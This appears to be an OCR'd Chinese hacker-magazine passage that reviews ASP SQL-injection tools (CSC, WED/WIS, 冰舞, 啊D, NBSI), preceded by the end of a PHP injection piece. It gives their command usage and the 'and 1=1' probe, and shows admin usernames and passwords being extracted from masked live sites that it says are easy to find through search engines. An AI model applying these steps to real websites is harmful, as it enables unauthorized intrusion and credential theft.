



图 5

另外，我们可以使用CASI 自带的mysql 管理，使用我们暴出的mysql 密码进行mysql 操作，还可以使用CASI 探测网站的后台，使用获取的密码进行管理，具体功能大家可以自己进行测试。其实只要你多多练习，php 的注射相信也不会难到你的！

某鱼是网络新手（迹天涯：其实小鱼是找漏洞的高手，就是不会写出来，呵呵~~），而且初学php，匆忙中，文章中不免错误！请多多包涵！

（文中CASI 已经收录到光盘里）



经典ASP注射工具大盘点

■浪迹天

说到SQL 注射，大家都不陌生吧！这么长时间以来，被炒的沸沸扬扬的，搞得地球上是无人不知，无人不晓啊！SQL 注射从最初的手工注射到后来的程序化后，很多的好工具就应声而出了。目前在网络上存在这样漏洞的网站多的是，随便到GOOGLE 或者BAIDU 里搜索就能找到好多。很多的音乐网站和电影网站也都存在着这样的SQL 注射漏洞，具体怎么查找和手工检验是否有漏洞呢？我就不多说了，不会的就去我们非安全的BBS 问吧！这么长时间过来，随着SQL 注射技术的成熟，很多很多的工具就出现了，我们今天来回顾一下这些经典的SQL 注射工具：

一、经典的先驱：绝世猜解（CSC）

臭要饭的对SQL 注射的研究不得不让人佩服，他那奇妙的想法和一次次成功的入侵总让我们叹为观止，他写的这款SQL 注射工具出现最早，也最经典。看看图1 吧！点那个大的CSC 标志后，在弹出的URL 中填上我们判断的注射点。这里是个电影网站，它的地址就是：http://www.XXX.net/web.asp?classid=65，然后点CSC 标志旁边的GO 就开始猜解了。它会自动判断你填入的URL 是否可以注射，如果可以，很快就能猜出了表名和表中的字段名。这里猜到的表名是admin，字段名是username 和password。




图 1

然后点击“猜解管理员入口”就能看到是否猜到了管理员入口了；点击“猜解帐号”就能看到我们猜出来的用户帐号，这里的是admin，大家看图2；点“猜解密码”栏就能看到猜解到的帐号密码，这里显示在图3 中。




图 2

二、CMD下的速度小子：WED&WIS

小榕总是给我们带来惊喜，对于SQL注射，他也同样给我们带来了惊喜，那就是WED和WIS，两个都是在命令行下运行的，稳定性和速度都让人称赞。用法很简单，各个杂志上也有所介绍，为了照顾新手朋友，我再简单说下吧！

用法

用法很简单：
检测网站有没有存在SQL注射的点：WIS 网站URL ；
猜解帐号和密码： WED 存在注射漏洞的URL ；
猜解管理员后台地址：WIS网站URL /A

比如WIS http://www.XXX.net/回车后WIS就自动检验网站中有没有存在SQL注射的点，这里检测到：/wed.asp?classid=121，这是一个存在注射的URL，如图4。再来猜解帐号和密码：WED http://www.XXX.net/ wed.asp?classid=121回车开始猜解，如图5。很快就出结果了，如图6。




图3




图4




图5




图6

三、2005新体验：冰舞

面对SQL的注射疯起，21CN的浪心也在2005年开始推出了自己的作品，冰舞。

如图7是它的探测面貌，功能在左边都显示出来了。如图8是它的猜解界面。功能我就不详细讲了，我把它放在光盘了，大家自己去体验吧！大家注意的是它猜解时要求我们填入关键字，这里的关键字就是在存在SQL注射页面的URL，都加and 1=1和and 1=2来得到的不同网页的源代码中的位置，但是内容不一样的字咯！




图7




图8

四、后来居上的啊D注射工具

啊D注射工具操作简单，功能不错。在这里我要特别提出来讲的是它的汉字猜解能力，好象其他的SQL注射工具都不能猜解汉字，遇到汉字时就会显示乱码，而啊D真的很强，速度很快。

如图9显示的是我猜解一个电影网站的结果，他的帐号就是汉字，我们用啊D猜出来显示的是：电影小子，呵呵~强吧！




图9

五、SQL注射的王牌：NBSI

NBSI是小竹的作品，听说是用VB写的，能实现这么多的功能真的不敢想像啊！它包括自动扫描目的网站，并显示出各个URL被注射的程度，有极高，中等和极低几种危险程度提示。如图10是我对一个网站的扫描结果。看到极高的标志就说明这可以被注射了，在记录上双击就会自动转到图11的分析界面，点击“检测”就能检测出它的一些基本情况，如图11显示：依次点击图11中的“猜解表名”和“猜解列名”和“猜解数据”就很快的猜出它的表名和列名以及帐号和密码。

如图12显示猜解后的结果：

另外，NBSI还一些其他的功能，像猜解后台啦！运行CMD下的命令啦，自己去看看吧！我也不多说咯！

